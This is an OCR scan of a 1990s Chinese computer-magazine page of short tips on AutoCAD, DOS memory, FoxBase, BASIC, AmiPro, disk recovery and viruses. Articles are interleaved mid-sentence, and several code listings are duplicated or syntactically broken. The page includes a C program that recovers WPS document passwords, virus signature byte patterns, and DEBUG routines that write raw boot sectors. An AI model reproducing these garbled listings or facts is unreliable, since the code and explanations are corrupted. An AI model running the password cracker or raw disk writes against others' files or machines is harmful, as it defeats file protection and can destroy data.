5. #include<dir.h>
6. #include<conio.h>
7. int sum, screen;
8. void grep(char *, char*);
9. main(int argc, char * argv[]),
10. {
11. int oddrive, flags;
12. char olddp [MAXDIR], drive
```

AMB (Advanced Modeling Extension)是11.0以后版本中的一个外部程序所提供的功能,它是一个独立于AutoCAD的软件包,但必须在AutoCAD控制下工作,其功能是从另一个角度来更加方便的建立物体的三维模型,所建立的三维物体为"实心"体,并且可以给它赋予某种属性并获得三维物体的重心、质量、力矩等质量方面的物理特性值。

AME有自己的命令集与控制变量,目前最高版本号为2.1。当使用实体的方法来构造一个三维模型时,需要使用相应的AME子命令建立一些基本的三维原型体作为"体系",然后使用AutoCAD与AME的编辑命令将这些体系合成为三维模型。

使用AME首先需要建立实体体系,建立一个实体体系可以使用

怎样使用 AutoCAD的AME(一)

CONE、SOLTORUS、SOLWEDGE、SOLREV、SOLSPHERE、SOLCYL,此外,对于所有带有厚度的AutoCAD实体,均可以由SOLDTFY将它转换为AME的实体,AME有自己的用户坐标系控制命令——SOLUCS,它与AutoCAD标准的UCS命令"Entity"选择项的功能相同,UCS命令除这个选择项以外的所有功能均可在AME中使用。

AutoCAD的编辑命令一般来说对AME的实体都有效,AME也有自己的"CHANGE"命令——SOHCHP,这个命令使得读者可以观察或者修改原型实体与实体域的特性,这些修改可以是原来的颜色与物理尺寸,也可以转移、拷贝、替换和删除它们,其中修改尺寸可在AME的专用移动坐标系(Motion Coordinate System简称"MCS")下将实体按指定的三维方向更改尺寸,将一个AME实体进行移动和旋转操作可以使用标准的AutoCAD命令MOVE与ROTATE,AME提供了一个可以完成这两个命令功能的合成命令——SOLMOVE。
□成都 曹刚

```
87. exit(0);
88. }
89. pd=1;
90. while(! feof(in))
91. {
92. fgets(read_buf,256,in);
93. if(!!!found_string = strstr (strstr
  (read_buf), key _word))
94. {
95. if (pd == 1)
96. {
97. sum ++;
98. pd = 0;
99. }
100. screen ++;
101. if (screen == 25)
102. {
103. system ("pause");
104. screen = 0;
105. }
106. cout << "current_path << "\n";
107. }
108. }
109. fclose(in);
110. found = findnext (& ffbk);
111. }
112. found = findfirst ("*", & ffbk,
  OX10);
113. while (! found & ffbk.ff
  _name[0] == '?' | ffbk.ff_name
  [0] == '?')
114. found = findnext (& ffbk);
115. while (! found)
116. {
117. if (ffbkl.ff _attrib == 0x10)
118. {
119. chdir (ffbkl.ff_name);
120. grep (key _word, filename);
121. chdir ("..");
122. }
123. found = findnext (& ffbk);
124. }
125. }
```

我们仅讨论其UMB管理功能的部分,具体调用格式如下:
入口:AX=5800h,功能:取内存分配策略。出口:AX=内存分配策略,若为80h时表示可使用UMB,余者暂不论;入口:AX=5801h, BX=内存分配策略号码。
使程序自动驻留UMB
过普通的DOS功能48h分配内存,即可分配到一块UMB空间,将程序的驻留部分移到UMB中即可。
在具体实现上还必须注意一些问题,通常我们编写TSR程序,都是用DOS功能31h(结束

```
69. struct ffbkl ffbkl;
70. FILE *in;
71. int found;
72. found = findfirst (filename, & ffbkl,
  OX27);
73. if (! found)
74. while (! found)
75. {
76. }
77. getwd (current_path, MAXDIR);
77. if (strlen (current_path) == 3)
78. strcat (current_path, ffbkl.ff
  _name);
79. else
80. {
81. strcat (current_path, "\n");
82. strcat (current_path, ffbkl.ff
  _name);
83. }
84. if ((in = fopen (ffbkl.ff
  _name, "rb")) == NULL)
85. {
86. cout << "can not open this
  source file \n";
87. exit(0);
88. }
89. pd=1;
90. while(! feof(in))
91. {
92. fgets(read_buf,256,in);
93. if(!!!found_string = strstr (strstr
  (read_buf), key _word))
94. {
95. if (pd == 1)
96. {
97. sum ++;
98. pd = 0;
99. }
100. screen ++;
101. if (screen == 25)
102. {
103. system ("pause");
104. screen = 0;
105. }
106. cout << "current_path << "\n";
107. }
108. }
109. fclose(in);
110. found = findnext (& ffbk);
111. }
112. found = findfirst ("*", & ffbk,
  OX10);
113. while (! found & ffbk.ff
  _name[0] == '?' | ffbk.ff_name
  [0] == '?')
114. found = findnext (& ffbk);
115. while (! found)
116. {
117. if (ffbkl.ff _attrib == 0x10)
118. {
119. chdir (ffbkl.ff_name);
120. grep (key _word, filename);
121. chdir ("..");
122. }
123. found = findnext (& ffbk);
124. }
125. }
```

并驻留)来完成的,驻留的内存长度是从当前进程的PSP处开始的,在驻留部分移到UMB上位内存块中之后,若仍保留在低内存区的DOS和PID(进程号),那是不可思议的,所以有必要在UMB中创建一个新的PSP,并置此PSP为当前进程,然后再通过功能31h驻留此进程,当然,最后不要忘了将低内存区的程序空间释放掉,具体步骤如下:
①程序首先调用58h功能,取出并保存内存分配策略及UMB链接状态,以便退出时恢复之用,然后链接UMB,并将DOS的内存分配策略设置成80h,使DOS能够自动分配UMB。

foxplus.rsc是FoxBase+必不可少的一个辅助性文件,其后缀.rsc源于resource,它汇集了FoxBase+使用到的全部字符串,包括初始界面,命令操作信息和出错信息,同时又是FoxBASE+的命令名字典库。
foxplus.rsc本身是一个二进制文件,针对它在FoxBase+中的功用,用户可以通过Norton或debug工具改写其机器码值,达到两项对*.prg文件编程无法实现的目的:1.改变FoxBase+2.10操作中显示的英文信息,置上用记需要的特殊字符串,甚至将其初始汉化;2.改变FoxBase+2.10系统的命令名,在具体应用场合满足各种不同的实际需要,比如对系统命令的加密等,这里值得注意的一点是:当命令在foxplus.rsc中被改写后,在提示符,状态下列*.prg文件中,相应命令名也需变更,否则

**foxplus.rsc
文件的改
写和利用**

```
foxplus.rsc
- o lfsc
XXXX:
1FAE 53.50
- e lfaf
XXXX:
1FAF 53.55
- lfbo
XXXX:1FB0 45.54
-w
- q
FoxBase+在交互式工作方式下打开状态行(set status on),可以看见屏幕最底行中间部分有24个字符"Enter a FoxBase+ command",我们可在offset:09AB-09C2之间替换上所想显示汉字信息的汉字内码。  
□惠州 吴堤
```

FOXPRO2.5FOR WINDOWS为用户提供了一条在程序中执行操作系统命令或运行非FOXPRO程序(可执行文件)的命令:RUN[/N[<EXPN>]](命令!外部程序名),对于带扩展名的可执行文件,FOXPRO找到该文件后,按照程序信息文件(PIF, PROGRAM INFORMATION FILE) FOXRUN PIF 配置的各项参数运行外部程序或命令,对带扩展名的PIF文件,将按*.PIF指定的各项参数运行外部程序或命令。
FOXRUN.PIF的各项参数如下:
1. 程序文件名[P];COMMAND.COM。
2. 窗口标题[T];FOXPRO RUN COMMAND。
3. 可选择参数[0],输入应用程序使用的参数,如果希望启动应用程序时WINDOWS能提示你输入参数,可以输入一个问号,另外还可以通过程序管理器的"文件"菜单上的应用程序启动应用程序,然后通过对话框,在应用程序名后输入参数来置定,PIF中指定的参数,也可以使用文件管理器中"文件"的"特征"命令指定参数。
4. 启动目录[S],它可以是应用程序文件所在位置,也可以是应用程序用来保存文件的任何目录,如果需要WINDOWS确定启动目录,此框保留空白。
5. 视频内存[V];该选项指定应用程序的视频启动方式,WINDOWS根据指定的视频方式分配系统内存显示应用程序,文本方式使用最少的内存数,高分辨率图形使用内存数最多,但如果需要在内存少的形式或全屏方式运行时,WINDOWS将释放多内存给其他应用程序使用,当再切换回需要较多内存的视频显示方式时,可能得不到足够的内存量,显示信息就可能部分或全部丢失,为防止在切换时发生信息丢失,可以选择"高分辨率图形方式"和在"高级"对话框中的"保留视频内存"设置。
□保定 马星

使DOS能够自动分配UMB。
②调用DOS的内存分配功能,获得一个内存块,其大小视驻留部分而定,如果条件许可,DOS将分配一块UMB空间供块使用。
③判断分配得到的内存块是否UMB,如是,则将程序的驻留部分转移到UMB中。
④在UMB中创建新的PSP,并将其设置成当前进程。
⑤释放低内存区内的程序,如果有必要的话,也释放环境块。
⑥调用DOS的31h功能,结束进程并驻留之。
□湖北 梁琦

数据类型的概念是程序设计中相当重要的概念,逻辑型是四种基本类型之一,国内许多BASIC语言文本及教材很少提到逻辑变量及其使用的实例,一般把变量类型归纳为三大类:

字符串变量——接受字符串常量
 整型变量——接受整型常量
 实型变量——接受实型常量
 笔者认为BASIC语言的变量类型归纳为四大类更恰当,第四类是逻辑变量,接受逻辑值(真或假),逻辑值为1代表真,逻辑值为0代表假,使用逻辑变量可简化BASIC程序结构,易读性好,编程快,大大提高了程序直接质量,进一步开拓了BASIC应用范围。

笔者使用逻辑变量编写了若干应用程序,全部在IBM-PC机上验证通过,从下面的实例进一步说明BASIC语言中实际存在着逻辑变量,并有广泛用途,希望引起大家的兴趣。

例一、智查肇事车
 证人甲说,是一个四位数的车号,乙说,前两位数相同,丙说,后两位数相同,丁说,是某数的平方值,绝对是四位数车号。
 程序:
 10 FOR F=32 TO 99
 20 M=F*F

```
30 A=N\10001,B=N MOD 10,X
  =F-SQR(A+1100-B*11)
40 IF X THEN LPRINT "a=",N
50 NEXT F
  n=7744
```

注:电脑判断7744是肇事车号
 二、捕捉罪犯
 A、B、C、D、E五人可能参与一抢劫案,有以下可靠线索:
 1.如果A作案,则B必然作案;
 2.D和E中至少有一人参加抢劫;
 3.B和C中有一人参加抢劫;
 4.C和D,或者同时抢劫,或者都与本案无关;

```
5.如果E作案,则A和D也一定作案。
  程序:
  10 FOR A=0 TO 1,FOR B
  =0 TO 1,FOR C=0 TO 1,FOR D
  =0 TO 1,FOR E=0 TO 1
  20 G1=A-B,B2=D+E
  >1,G3=B+C-1,G4=C-D,G5
  =A+D+E<>2
  30 IF ABS(G1+G2+G3
  +G4+G5)<>5 THEN 60
  40 LPRINT "a b c d e"
```

```
50 LPRINT A,B,C,D,E
60 NEXT E,D,C,B,A
65 =A+D+E<>2
70 IF ABS(G1+G2+G3
+G4+G5)<>5 THEN 100
80 ? "A B C D E"
90 ? A,B,C,D,E
100 NEXT E,D,C,B,A
  a b c d e
  0 0 1 1 0
  注:电脑判断C和D是罪犯之一者,就可以评为优秀学生,①三门课>270分,②二门主课都大于95分,③一门主课等于100分。
```

程序:
 10 INPUT N\$,X,Y,Z
 20 IF Z=-1 THEN END
 30 A=X+Y+Z>270 OR X>95 AND Y>95 OR X=100 OR Y=100
 40 IF A THEN LPRINT "a\$=" N\$
 50 GOTO 10
 例四、计算月房租
 计算公式:
 $1.1x - 1.5 \times 30 \times 1000 \times 1.5\% / 12$
 $1.2x - 1.5 \times 30 \times 1000 \times 1.5\% / 12$
 $1.3x - 1.5 \times 30 \times 1000 \times 1.5\% / 12$

要在文中插入一幅图,怎么做?要在两栏文字之间插入一幅图,怎么做?要把两幅图重叠,怎么做?

在以往的文字处理系统中,这些问题的解决都是比较困难的,但现在不同了, Lotus AmiPro图文编辑软件使您烦恼的种种难题迎刃而解。
 图文框是AmiPro另一强大的新功能,图文框是排版中设置的一种独立的编辑区域,该区域可放置文字、图形、图像及表格等,可在版面内任意摆放,能产生版中有版的特殊效果,利用图文框与正文之间的“环绕框”、“人框”、“框左右无文”、“绕框”以及多种艺术修饰效果,可使您的版面设计灵活而美观。灵活运用图文框与文章之间、图文框与图文框之间的复杂关系,AmiPro的图文框功能会成为您构思的版面设计、多彩的艺术效果的有力助手!

下面我们具体讲解图文框的建立、资料的装入、图文框修饰:

图文框的建立
 选择菜单(图文框)中(建立图文框)命令,在对话框中确定图文框的大小、位置,一个符合要求的有“拉框按钮”的图文框就会出现,在确定位置处,这是一种精确的框建方式。

另外,用鼠标选择“智能图标”中的“图文框”(或选择菜单(图文框)中(建立图文框)的(自行拉框)选项),此时鼠标指针变为一个可随鼠标移动的“图文框光标”,移动“图文框光标”至需装入图文框的位置,按住鼠标左键,并拖曳,直到拉出符合需要的大小为止,放开左键,一个有“拉框按钮”的图文框就会出现。

移动鼠标指针至“拉框按钮”上,按住左键,可以拖动的方式改变图文框的大小;在图文框内的任意位置,按住鼠标左键,就可拉动整个图文框,以此改变它在文章中的位置。

图文框内容的装入(文框或图框)

图文框建立后,AmiPro会根据您的下一个动作把当前图文框指定为文框或图框,用鼠标左键在图文框内任意位置双击,拉框按钮和框线变化,同时,框内的左上角出现“T”型光标,该框被指定为文框,在框内输入完文字后,鼠标在文框外单击,即完成了当前文框的文字录入。

图文框建立后,用鼠标选

择菜单(文件)中(装入图像),弹出对话框,选择所需装入图像的文件格式、文件名、目录,确定后,所选图像即被装入当前图文框。

图文框的修饰
 选择需进行修饰的图文框(用鼠标在图文框内单击),选择菜单(图文框)中(修改图文框配置),弹出对话框,图文框的配置分为类型、大小及位置、框线及阴影、栏及定位四大部分,用鼠标左键单击所选项,该项前的小圆圈会变为黑色,表示该项已被选中(以下类同),根据对这四部分的不同选择,对话框右面的内容会随之做出改变。

1.类型,包括文字转折(即文绕框、文人框、框左右无文)、位置(即置于原位、尾随前段、尾随段末文字、每页重复、左或右页重复)、显示(透明、不透明、直角框、圆角框(0度—100度))。

2.大小及位置,包括框的宽、高、框边距离(上框边、左框边)、框边留白(左、右、上、下、清除框边留白)。

3.框线及阴影,包括框线(四边、左、右、上、下)的样式、颜色、阴影(无、浅、标准、深、自定)并可确定阴影的方向、颜色,还可选择背景的颜色。

4.栏及定位,包括定位、栏数(最多可分8栏)、栏间线的样式、颜色以及栏间距。

通过对这些修饰项的不同选择,即可制作出符合需要的图文框,我们以实例来看一下Lotus AmiPro图文框的灵活性:

一、制作一个联合发文的文件头,在实际的工作中经常会发生几个单位联合发文的情况,此时就需制作一个联合的文件头,如何把文种(文件、通告等)放在两行之间,利用Lotus AmiPro的图文框功能就能轻松完成。

操作过程:
 1.输入单位名称;
 2.在两行文字的右边空白处建立一个图文框,在图文框内双击,该图文框被定义为文框,输入“文件”,鼠标在图文框

外单击,完成文字输入;
 3.在框内单击,选择图文框,选择菜单(图文框)中(修改图文框配置),再选择(框线及阴影),取消(框线)的(四边),使之成为无边框;
 4.根据需要对文字进行修饰;用类似的方法还可制作分栏文章的通栏标题。
 二、图像的叠加,需要把两幅或多幅图组合在一起,怎么办?只要巧妙利用图文框之间的关系就能做出漂亮的拼图来。
 以上图例的具体完成过程是:
 1.建立第一个图文框,选择菜单(文件)中(装入图像),指定需装入的图像的文件格式、文件、目录,所确定的图像装入当前图文框(即左边的图);
 2.建立第二个图文框,根据以上步骤,再将图像装入当前图文框(即右边的图);
 3.选择一个图文框,在菜单(图文框)中(修改图文框配置)的(类型)里确定(显示)为“透明”;在(框线及阴影)中取消(框线)的(四边),成为无边框,对另一图文框进行同样的修饰;
 4.改变两个图文框的位置,直至得出满意的效果。
 通过对图文框的不同修饰,以及图文框之间关系的妥善解决,漂亮的画面效果就会出现您的面前。

上面两个例子只是图文框灵活性的简单体现,当您在实际工作中遇到难题,运用Lotus AmiPro灵活的图文框解决了问题后,图文框的真正灵活功能将会给您留下不可磨灭的印象。
 □成都 杨琴

一、CR3240打印机 下输出的字体基本能满足平时打印输出的需要。

二、在DOS5.0中,有一个SMART-DRV.SYS驱动程序,在CONFIG.SYS中用该程序可在扩展内存或扩充内存中设置一个磁盘高速缓冲,这样就大大提高了MS-DOS的磁盘操作的速度,使汉字的打印和显示都大大加快。286计算机多数都配1M内存,因此可设置一个300K以上的高缓,也可将内存扩充至两兆,以增大高缓,从而提高打印速度。具体的配置方法可参阅DOS手册。
 三、若使用汉字系统所带汉字库,选择字体时尽量避免使用高点阵字库,使用高点阵字库,增加机器对该字库的读取时间,从而降低打印速度。
 □四川 肉豆蔻

一种高速彩色汉字打印机,是AR3240打印机的更新产品,它可以使用AR3240打印机的驱动程序

提高CR3240打印速度的方法


为了对文件内容加密码保护, WPS配置了密码功能,但这样有时会给使用者带来一些麻烦,如:由于管理不严的疏忽大意或间隔时间太长遗忘密码,以至无法阅读文件等等。

加密后的文件,其内容及密码数据进行了运算,因此不可能用其他方法直接进行阅读,但是文件的密码必定要存在于文件之中,所以密码字节可以通过对文件内容的搜寻而得到,然后进行密码字节处理,破译出文件密码。经过试验发现,存在于WPS文件中密码字节,是原密码字节的ASCII码求逆后,高四位二进制数与低四位二进制数交换得到的。

那么,找到密码字节后,将其高、低四位互换,再求逆,就得到了文件原密码。

附C语言编制的源程序:

```
该程序在AST P4/33机上编译通过,可以破译F26中的WPS文件密码。
  #include <stdio.h>
  #include <stdlib.h>
  void main(int argc, char *argv[])
  {
  FILE *fp1;
  int ch, hp, lp;
  int i=1;
  if(argc==2)exit(0);
  if(fp1=fopen(argv[1], "rb"),
  printf("Cannot open file! \n");
  exit(1);
  printf("This WPSfile's password is, \n");
  while(! feof(fp1)){
  ch=fgetc(fp1);
  if( (i<734) || i==i+1; )
  else{
  if(ch==0){exit(0);}
  hp=ch&0xf0;lp=ch&0xf;
  hp=hp/2/2/2/2;lp=lp*2*2*2*2;
  ch=hp/lp;
  ch=-ch;
  putchar(ch);}
  fclose(fp1);
  exit(0);
  }
```



在图形系统软件的编制中,经常会碰到一幅给定图形的压缩或放大。笔者在实践中研究出一种简单有效的图形压缩算法,用该算法编制的压缩程序,可以以任何比例压缩一幅图形,并能尽量保持压缩后的图形与原图一致,而且对扫描图形和只含曲线的图形,为尽量保持不失真,仅对曲线本身采用压缩算法,含背景色的象素不参与压缩。假设压缩后的图形为原图的1/4,原图的象素排列见图1。

对原图要扫描四次,扫描的次数与压缩倍数一致,第一次将原图取出,构成压缩后的第一张底图(见图2),第二次将原图处在1.5.9行和列交叉点的象素提取出来,构成压缩后的第二张底图(见图2)并叠加在第一张底图上,以此类推,分别将第二、第三、第四张底图(见图3.4.5)都叠加在一起,这样就形成压缩后的图形。由于将原图每一象素都进行了压缩,因而尽量保证了压缩生成的图形和原图的一致。在附录程序中就用此压缩算法将原图压缩为1/2和1/4大小,其中压缩

为1/4大小采用了两种方法,一种只是对曲线本身的象素压缩,第二种是整个图的压缩,可以发现对只含曲线的图形最好采用第一种方法才能避免失真。

(x1,y1),原图左上角的象素坐标,(x2,y2),原图右下角的象素坐标,(tx,ty),压缩图上角的象素坐标,step,压缩倍数(0),bcolor,原图的背景色,若bcolor>=0,仅对原图除背景色外的象素压缩,若bcolor<0,对整个原图压缩。


附录:此程序用MSC6.0编写,在带VGA、TVGA、SVGA卡的微机上运行。 □西昌 王宇

一种简单有效的图形压缩算法

```

1. #include<stdio. h>
2. #include<graph. h>
3. void compact (short x1,short y1,short x2,short y2,short tx,short ty,short step,int bcolor)
4. { short i,j,h,i,j,m,b;
5. if (x1 >= x2 || y1 >= y2 || step <= 0) return;
6. if (bcolor == 0)
7. { _setcolor (bcolor);
8. h = (y2 - y1 + step - 1) / step + ty + 1;
9. _rectangle ( _GFillInterior, tx - 1, ty - 1, (x2 - x1 + step - 1) / step + 1, h);
10. }
11. for (i = 0; i < step; i++)

```



PCTOOLS中的MIRROR,UNFORMAT可用于DOS系统的信息备份和恢复,由于病毒发作或意外操作常会造成硬盘系统信息破坏,因此这种功能是很实用的。

当微机系统正常工作中打入MIRROR[DRIVE:]命令,即在DRIVE所指盘区的根目录下建立了系统区的映像文件,隐含只读文件MIRRORSAV.FIL和只读文件MIRROR.FIL这两个文件存储了该盘的启动记录,文件分配表和根目录,供系统信息恢复时使用,对硬盘来说还有一个重要的系统信息——硬盘分区表,它可通过打入MIRROR/PARTN来备份,命令执行时要求用户在A或B驱动器中插入已格式化的软盘来转储分区表,这一信息存储在软盘中的PARTNSAV.FIL文件中,此操作对一台机器来说只要执行一次,对同样分区中的同类硬盘可互相借用这一备份。

当病毒或错误操作发生后,硬盘往往不能自举,用系统盘从A驱动器自举后,打入C,回车后屏幕出现Invid drive specification提示,这意味着硬盘分区已被破坏,由于软盘上已存有映象的硬盘分区信息,就可把它恢复到硬盘中,如软盘中有UNFORMAT.COM文件可在A)提示符后打入UNFORMAT/PARTN命令,该命令执行时要求用户插入存有

使用PCTOOLS的MIRROR和UNFORMAT保护硬盘资源

PARTNSAV.FIL文件的软盘,执行结束后,用软盘重新自举,启动后DOS就能识别恢复的硬盘分区表,然后打入UNFORMAT.C,此命令将直接查取MIRROR命令在盘根目录下建立的系统区映像文件(即使根目录已破坏亦能进行还原),如经检查这两个文件可使用,将在屏幕上提示它产生的日期,并询问用户是否重新装上系统,打入Y更新信息后,C:盘即可自举,它已将系统信息恢复到MIRROR备份时的状态。

应注意,从MIRROR映像文件建立后修改过的文件有不同程度的损失,因此除了作一次硬盘分区表的备份外,在微机系统正常工作时,检测无毒病毒时经常要用MIRROR命令更新包含自动记录,文件分配表和根目录的映像文件是必要的,使用FORMAT命令格式化的磁盘时,当DOS版本为5.0以上时,将自动对磁盘进行MIRROR格式保护,5.0以下版本此功能,只能事先进行MIRROR格式保护,当对磁盘作了意外格式化操作后,使用UNFORMAT即可方便地进行数据恢复。 □浙江 杨琳

AME建立的是一个实心模型体,有着自己管理的数据库,而AutoCAD是一个三维的图形程序,因此当需要消除AME实体的隐藏线时,将产生一个它的三维副本,AME为此提供了一个专用工具——SOLMESH,运行该命令后,就可以使用标准的AutoCAD命令HIDE来消除隐藏线,如果要图形实体除去棱角与圆角,在AutoCAD中可以使用CHAMFER与FILLET命令,AME也提供了与之相对应的SOLCHAM与SOLFILL命令,如果要将一个空间实体在各坐标轴平面上产生正交投影图,设置好当前用户坐标系统,并将观察方向调整为“PLAN”时,就可以使用AME的SOLPROF命令来达到目的,该命令将提取当前图形的有用信息,然后产生指定投影平面的正交投影线。

AME建立的新图层名将包含“PV”与“PH”与当前的视图号与当前层名,PV(Profile Visible)意即可见剖面(投影)线,PH(Profile Hidden)意即隐藏剖面(投影)线,不过要观察SOLPROF命令的操作结果可以通过系统控制命令来关闭那些无关的层。

如果要建立二维剖面图首先要将当前UCS的X-Y平面切换到所要剖视的平面,然后使用SOLVAR命令设置SOLHPAT与SOLANGLE,SOLSIZE变量来指定剖视图的填充图案与倾斜角度和图案比例,最后使用SOLSECT命令将填充图案送入指定的剖视图。 □成都 曹刚

6. 内存需求,KB需要值[R]256KB 限制值[D]640,预定状态下FOXRUN.PIF至少配置256KB的内存来执行一个外部程序或命令,如果剩余的常规内存不足256KB,WINDOWS的FOXPPO将显示错误信息,如果外部程序需要256KB以上的内存,将在FOXPPO.RUN COMMAND窗口中显示“Insufficient memory”信息,这时的解决方法是修改FOXRUN.PIF文件增加内存最小需求值,KB限制值表示应用程序可以使用的最大内存数,上限640,设定值-1表示分配尽可能多的内存给应用程序。

7. EMS内存,KB需要值[K]0 KB限制值[I]1024,此选项指定分配给应用程序的扩展内存数,KB需求值表示应用程序所需的最小扩展内存数,KB限制值表示应用程序所能使用的最大EMS内存数,默认值为1024,设定值-1按应用程序所需的数量分配扩展内存,直到达到系统内存上限,它会减慢系统其余部分的运行速度,设定值0禁止应用程序使用EMS。

```

12. (m=tx;
13. for (i = x1 + 1; i <= x2; i++)
14. { n=ty;
15. for (j = y1; j <= y2; j++)
16. { i = _getpixel(i,j);
17. if (ti == bcolor)
18. {
19. _setcolor (t);
20. _setpixel (m,n);
21. }
22. n++;
23. }
24. m++;
25. }

```

```

26. }
27. }
28. void main()
29. {
30. _setvideomode( _VRES16
COLOR);
31. _rectangle(15);
32. _rectangle( _GFillInterior, 0,0,319,239);
33. _setcolor(0);
34. _ellipse( _GBORDER, 50, 50, 250,150);
35. compact(0, 0, 319, 239, 0, 245, 4, 15);
36. compact(0, 245, 160, 365, 170, 245, 2, 15);
37. compact(0, 0, 319, 239, 270, 245, 4, -1);
38. getch();
39. _setvideomode( _DEFAULTMODE);
40. }

```

KV100反病毒公告0012号

最近发现一种2048病毒,可执行文件,还可发现一种感染可执行文件的2062病毒,病毒特征码如下:
B8 13 35 34 CD 21 2E 8C 87
Found Cmsms/2048 Virus, 用KV100清除
"2E FF % % C3 % % 3F 6E 1E 6E DE % % 1P"
Found 2062 Virus, 用KV100清除
拥有KV100软件的读者可用字处理软件将上述特征码和文字写入文本文件d, virus. dat中,用KV100 d, virus. dat的格式即可自升级查出该病毒,需KV100的读者可与本报信息部联系,200元/盘。

反病毒专栏

本人最近在一次对软盘格式化中,发现格式化后的软盘的序列号用DIR命令列不出来,而对贴了写保护的MS-DOS6.2硬盘,则可以显示出来,引起了本人的警觉,本人先重装了一次DOS6.2,问题依旧,而用无毒盘启动后,格式化一张盘,则没有问题,显然硬盘主引导记录被感染了,通过对主引导记录的分析,获取了病毒程序的源代码及其工作流程,现将其介绍给大家。

引导型病毒BUPT的清除

此病毒接管软盘的主引导记录,第一条指令为JMP 13B,然后读出真正的主引导记录头及病毒的第二部分代码,转而执行第二部分代码,其主要的功能为保存和设置INT13中断向量,驻留内存高端,然后判断硬盘是否被感染,最后执行正常的主引导记录,以后执行INT13时,首先判断是否对软盘操作,是则再判断此盘是否被感染,如没有,则感染,反之,则正常磁盘操作,此病毒将正常硬盘的主引导记录开始的4DH字节及自身部分代码放在0道0磁头4扇区,将受感染的软盘引导记录开始的4DH字节及自身部分代码放在0道1磁头03扇区(五英寸低密度盘)或0道1磁头06扇区(对软盘来说,都放在目录区最后一个扇区),而主引导扇区的前4DH字节含有病毒的前载代码(偏移23H-4CH),软盘的序列号放在引导记录的偏移2BH处,被病毒占用,为不可显示字符,破坏了序列号,因为一软盘

上的文件都少于96个文件,此病毒仅占用目录区空闲的一个扇区,非常隐蔽,故用CHKDSK也发现不出目录区的异常。此病毒的危害在于占用系统内存,当感染需该序列号及引导扇区中的卷标时,将导致安装进行不下去,如MS-DOS6.0,另外当软盘上的文件空闲目录区少于一个扇区时,将破坏目录区,导致盘上文件损坏,此病毒的第二部分代码中有如下字符串:
Welcome to BUPT9146, Beijing! 对此病毒用DEBUG就可查出现出对硬盘的消毒方法。

```

A, />debug
-a100
mov ax,0201
mov dx,0080
mov cx,0004
mov bx,0400
int 13
mov ax,0201
mov dx,0080
mov cx,0001
mov bx,0200
int 13
cld
mov cx,004d
mov si,0400
mov di,0200
rep movsb
mov ax,0201
mov dx,0080
mov cx,0001
mov bx,0200
int 13
int 10
-g
-g

```

如以前备分了主引导记录,可直接恢复它,对软盘消毒需病毒占用的空闲目录区数0,最后提一句,此病毒属引导型病毒,不感染任何文件,其代码中含三条386增强指令,DEBUG不能正确识别。

FOXPRO2.5FOR WINDOWS 运行外部文件的环境(下)

10. 执行,分为后台[B]和独占[E]两种执行方式,一般对于窗口中和全屏幕中运行的应用程序我们可以选择独占选项。

11. 退出时关闭窗口[C],如果运行的命令或应用程序要在屏幕上显示输出,则需用程序选项选择,否则窗口关闭得太快就看不见输出了,默认值,关闭。

12. 退出时,共有4个部分22个选项,鉴于篇幅,本文不作介绍。

另外,在FOXPRO2.5FOR WINDOWS的RUN命令中,/N与FOXPRO的DOS版本作用不同,它不是一个数值,而是一个关键字(KEYWORD),表示不作任何等待,在FOXPRO FOR WINDOWS中执行图形环境的应用程序时,务必加上关键字/N, RUN命令中的数值表达式(expN)可用来设置启动图形环境应用程序的模式,其中:expN=1表示按正常模式启动;expN=2表示按最小模式启动;expN=3表示按最大模式启动;expN=4表示按正常模式关闭;expN=7表示按最小模式关闭, □肇庆 马星

一张软盘上存放了数万字的文稿无法读出,对该盘进行任何操作都会出现如下错误

General failure reading drive A. Abort, Retry, Fail? 笔者用BIOS的INT 13h的功能2读出该盘引导扇区,发现已面目全非,随后取来一张同类型的好软盘,将其引导扇区读出,试图用INT 13h功能3写入坏盘的引导扇区中,但无济于事,可以断定该盘的引导扇区已经物理损坏.

为了抢救引导扇区物理损坏的软盘上的文件数据,可采用如下方法:

[方法一]先将坏盘上的所有数据拷贝到新软盘中,再将正确的引导扇区数据写入新软盘中,具体步骤如下: 1.取一张同类型的已格式化的软盘,插入软驱中,用DEBUG读出引导扇区,暂时写到某个空文件中(例如写到C:\文件\BOOT.DAT中);

```
C:\>DEBUG
-L100 001
-NC,BOOT.DAT
-RCX
CX 0000
:200
-W100
Writing 00200 bytes
-Q
C:\>
```

2.用全盘拷贝软件将坏软盘拷贝到新软盘中.

3.将保存的引导扇区数据BOOT.DAT写入新盘中,该新盘就是一张包含了坏盘上所有文件的好盘,写入方法是:

```
C:\>DEBUG
-NC,BOOT.DAT
-L300
-A100
38FB,0100 MOV AX,0301
38FB,0103 MOV BX,300
```

最近拜读了《电脑》93年第二期,对《游戏程序的消声方法》一文十分的赞赏,但对其中的例程二有不同的看法. 文章中的消声程序是利用了INT08H号中断,对发声端口OUT2(口地址为42H)进行消声,即让端口工作在方式0或方式4.在实际的运行中并没有达到消声的目的,只是对声音有所减弱.经过具体的分析,认为是由于程序使用了08号中断每秒钟18.2次的对端口进行初始化,从而造成端口OUT2输出的为一个长周期的矩形波,所以扬声器不会关闭,只是声音减弱了.

这里给出一个新的消声程序,供读者参考.该程序利用INT05号中断,当需要消声时请按(PRINT=SCR)键.

```
code segment
assume cs:code,
ds:code,
org 100h
start: jmp begin
newint5 proc far
push ds
push es
push ax
code ends
end start
```

本版责任编辑:陆军 本版排版编辑:小路

```
38FB,0106 MOV CX,1
38FB,0109 MOV DX,0
38FB,010C INT 13
38FB,010E INT 3
38FB,010F
-G=100 10E
AX=0001 BX=0300 CX=0001
DX=0001 SP=FFEE BP=0000 SI
=0000 DI=0000
DS=38FB ES=38FB SS=38FB
CS=38FB IP=010E OV UP EI NG NZ
NA PE NC
38FB,010E CC INT 3
-C
C:\>
```

几点注意: (1)上面都假定软盘放在A驱动器中,若在B驱动器中须将上面①、②两行分别改为L100 L101和MOV DX,1. (2)下划线部分为要求用户输入的部分. (3)方法一的第二步要求有一个全盘拷贝软件,它能拷贝引导扇区物理损坏的软盘上的文件数据,DOS的

抢救引导扇区物理损坏软盘的文件数据

DISKCOPY和PCSHHELL的全盘拷贝命令都不行,HDCCOPY可以使用,但只适用于高密度.

